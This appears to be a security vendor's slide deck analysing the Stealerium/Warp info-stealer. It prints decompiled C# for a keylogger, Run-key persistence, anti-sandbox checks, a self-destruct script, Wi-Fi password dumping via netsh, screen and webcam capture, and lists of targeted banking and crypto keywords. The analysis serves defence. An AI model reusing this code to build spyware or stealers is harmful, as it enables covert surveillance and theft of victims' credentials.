    if (Keylogger.KeyLogs.Length < 45 || string.IsNullOrWhiteSpace(Keylogger.KeyLogs))
    {
        return;
    }
    string path = EventManager.KeyloggerDirectory + "\\" + DateTime.Now.ToString("hh.mm.ss") + ".txt";
    if (!Directory.Exists(EventManager.KeyloggerDirectory))
    {
        Directory.CreateDirectory(EventManager.KeyloggerDirectory);
    }
    File.WriteAllText(path, Keylogger.KeyLogs);
    Keylogger.KeyLogs = "";
}

// Token: 0x040000A4 RID: 164
private static readonly string KeyloggerDirectory = Path.Combine(Paths.InitWorkDir(), "logs\\keylogger\\" + DateTime.Now.ToString("yyyy-MM-dd"));
```

```
public static void Install()
{
    Logging.Log("Startup : Adding to autorun...", true);
    if (!File.Exists(Startup.InstallFile))
    {
        File.Copy(Startup.ExecutablePath, Startup.InstallFile);
    }
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
    if (registryKey != null && registryKey.GetValue(Startup.StartupName) == null)
    {
        registryKey.SetValue(Startup.StartupName, Startup.InstallFile);
    }
    foreach (string text in new string[]
    {
        Startup.InstallFile
    })
    {
        if (File.Exists(text))
        {
            Startup.HideFile(text);
            Startup.SetFileCreationDate(text);
        }
    }
}
```

Anti-Analysis

SEQRITE | Quick Heal

```
internal sealed class StartDelay
{
    // Token: 0x0600017F RID: 383 RVA: 0x00008B64 File Offset: 0x00009D64
    public static void Run()
    {
        int millisecondsTimeout = new Random().Next(0, 10000);
        Logging.Log("StartDelay : Sleeping " + millisecondsTimeout.ToString(), true);
        Thread.Sleep(millisecondsTimeout);
    }

    // Token: 0x040000BD RID: 189
    private const int SleepMin = 0;

    // Token: 0x040000BE RID: 190
    private const int SleepMax = 10;
}
```

```
array[27] = AntiAnalysis.VirtualBox().ToString();
array[28] = "\nSandBoxie: ";
array[29] = AntiAnalysis.SandBox().ToString();
array[30] = "\nEmulator: ";
array[31] = AntiAnalysis.Emulator().ToString();
array[32] = "\nDebugger: ";
array[33] = AntiAnalysis.Debugger().ToString();
array[34] = "\nProcesse: ";
array[35] = AntiAnalysis.Processes().ToString();
array[36] = "\nHosting: ";
int num2 = 37;
Task<bool> task = AntiAnalysis.HostingAsync();
array[num2] = ((task != null) ? task.ToString() : null);
```

Self-destruct

SEQRITE | Quick Heal

```
// Token: 0x0600016B RID: 363 RVA: 0x0000B6AC File Offset: 0x000098AC
public static void FakeErrorMessage()
{
    string text = StringsCrypt.GenerateRandomData("1");
    text = "0x" + text.Substring(0, 5);
    Logging.Log("Sending fake error message box with code: " + text, true);
    MessageBox.Show("Exit code " + text, "Runtime error", MessageBoxButtons.RetryCancel, MessageBoxIcon.Hand);
    SelfDestruct.Melt();
}
```


```
public static void Melt()
{
    string text = Path.GetTempFileName() + ".bat";
    int id = Process.GetCurrentProcess().Id;
    using (StreamWriter streamWriter = File.AppendText(text))
    {
        streamWriter.WriteLine("chcp 65001");
        streamWriter.WriteLine("TaskKill /F /IM " + id.ToString());
        streamWriter.WriteLine("Timeout /T 2 /Nobreak");
    }
    Logging.Log("SelfDestruct : Running self destruct procedure...", true);
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd.exe",
        Arguments = "/C " + text,
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true
    });
    Thread.Sleep(5000);
    Environment.FailFast(null);
}
```

Collection

- Browser
- WiFi credentials
- Network Scan

```
// Token: 0x06000058 RID: 91 RVA: 0x000051C6 File Offset: 0x000033C6
private static string GetPassword(string profile)
{
    return CommandHelper.Run("/C chcp 65001 && netsh wlan show profile name=\"" + profile + "\" key=clear | finds
    {
        ':'
    }).Last<string>().Trim();
}
```

```
// Token: 0x0600005C RID: 92 RVA: 0x000051F8 File Offset: 0x000033F8
public static void ScanningNetworks(string sSavePath)
{
    string text = CommandHelper.Run("/C chcp 65001 && netsh wlan show networks mode=bssid", true);
    if (!text.Contains("is not running"))
    {
        File.AppendAllText(sSavePath + "\\ScanningNetworks.txt", text);
    }
}
```



Financial data

- Keylogger Services
- Banking Services
- Crypto Services

```
public static string[] BankingServices =
{
    "qiwi",
    "money",
    "exchange",
    "bank",
    "credit",
    "card",
    "paypal"
};
```

```
public static string[] KeyloggerServices =
{
    "facebook",
    "twitter",
    "chat",
    "telegram",
    "skype",
    "discord",
    "viber",
    "message",
    "gmail",
    "protonmail",
    "outlook",
    "password",
    "encryption",
    "account",
    "login",
    "key",
    "sign in",
    "bank",
    "credit",
    "card",
    "shop",
    "buy",
    "sell"
};
```

```
public static string[] CryptoServices = new string[]
{
    "bitcoin",
    "monero",
    "dashcoin",
    "litecoin",
    "etherium",
    "stellarcoin",
    "btc",
    "eth",
    "xmr",
    "xlm",
    "xrp",
    "ltc",
    "bch",
    "blockchain",
    "paxful",
    "investopedia",
    "buybitcoinworldwide",
    "cryptocurrency",
    "crypto",
    "trade",
    "trading",
    "wallet",
    "coinomi",
    "coinbase"
};
```

More Collection

- System Information
- Desktop Screenshot

```
public static void Make(string sSavePath)
{
    try
    {
        Rectangle bounds = Screen.GetBounds(Point.Empty);
        using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen(Point.Empty, Point.Empty, bounds.Size);
            }
            bitmap.Save(sSavePath + "\\Desktop.jpg", ImageFormat.Jpeg);
        }
        Counter.DesktopScreenshot = true;
    }
    catch (Exception ex)
    {
        string str = "DesktopScreenshot >> Failed to create\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), false);
    }
}
```

```
string[] array = new string[41];
array[0] = "\n[IP]\nExternal IP: ";
int num = 1;
Task<string> publicIpAsync = SystemInfo.GetPublicIpAsync();
array[num] = ((publicIpAsync != null) ? publicIpAsync.ToString() : null);
array[2] = "\nInternal IP: ";
array[3] = SystemInfo.GetLocalIp();
array[4] = "\nGateway IP: ";
array[5] = SystemInfo.GetDefaultGateway();
array[6] = "\n\n[Machine]\nUsername: ";
array[7] = SystemInfo.Username;
array[8] = "\nCompname: ";
array[9] = SystemInfo.Compname;
array[10] = "\nSystem: ";
array[11] = SystemInfo.GetSystemVersion();
array[12] = "\nCPU: ";
array[13] = SystemInfo.GetCpuName();
array[14] = "\nGPU: ";
array[15] = SystemInfo.GetGpuName();
array[16] = "\nRAM: ";
array[17] = SystemInfo.GetRamAmount();
array[18] = "\nDATE: ";
array[19] = SystemInfo.Datenow;
array[20] = "\nSCREEN: ";
array[21] = SystemInfo.ScreenMetrics();
array[22] = "\nBATTERY: ";
array[23] = SystemInfo.GetBattery();
array[24] = "\nWEBCAMS COUNT: ";
array[25] = WebcamScreenshot.GetConnectedCamerasCount().ToString();
```

Po*n Detection

- Webcam Screenshots

```
internal sealed class PornDetection
{
    // Token: 0x0600015F RID: 351 RVA: 0x000082D6 File Offset: 0x000094D6
    public static void Action()
    {
        if (PornDetection.Detect())
        {
            PornDetection.SavePhotos();
        }
    }
```

```
private static void SavePhotos()
{
    string text = PornDetection.LogDirectory + "\\" + DateTime.Now.ToString("hh.mm.ss");
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
    }
    Thread.Sleep(3000);
    DesktopScreenshot.Make(text);
    Thread.Sleep(12000);
    if (PornDetection.Detect())
    {
        WebcamScreenshot.Make(text);
    }
}
```

Conclusion

- Proliferation of Stealers on forums/marketplaces
- Continue to adapt – exploit, evade and compromise
- Defend against such threats
  - Regular updates, Caution against URL links, Password hygiene

- Seqrite/Quick Heal Protection
  - Trojan.WarpLoader
  - Trojan.WarpDropper
  - Trojan.YakbeexMSIL.ZZ4
  - Exploit.UACBypass

References

- Warp Malware
  - https://twitter.com/suyog41/status/1659111058580156419
- UAC
  - https://blogs.quickheal.com/uac-bypass-using-cmstp/
  - https://github.com/aaaddress1/PROCESS/tree/main/UACBypassJF_RpcALPC
  - https://googleprojectzero.blogspot.com/2019/12/calling-local-windows-rpc-servers-from.html
- Stealerium
  - https://github.com/Stealerium/Stealerium
  - Understanding Stealerium Malware and Its Evasion Techniques (Uptycs)
  - Enigma Stealer Targets Cryptocurrency Industry with Fake Jobs (Trend Micro)

SEQRITE | Quick Heal

Thank You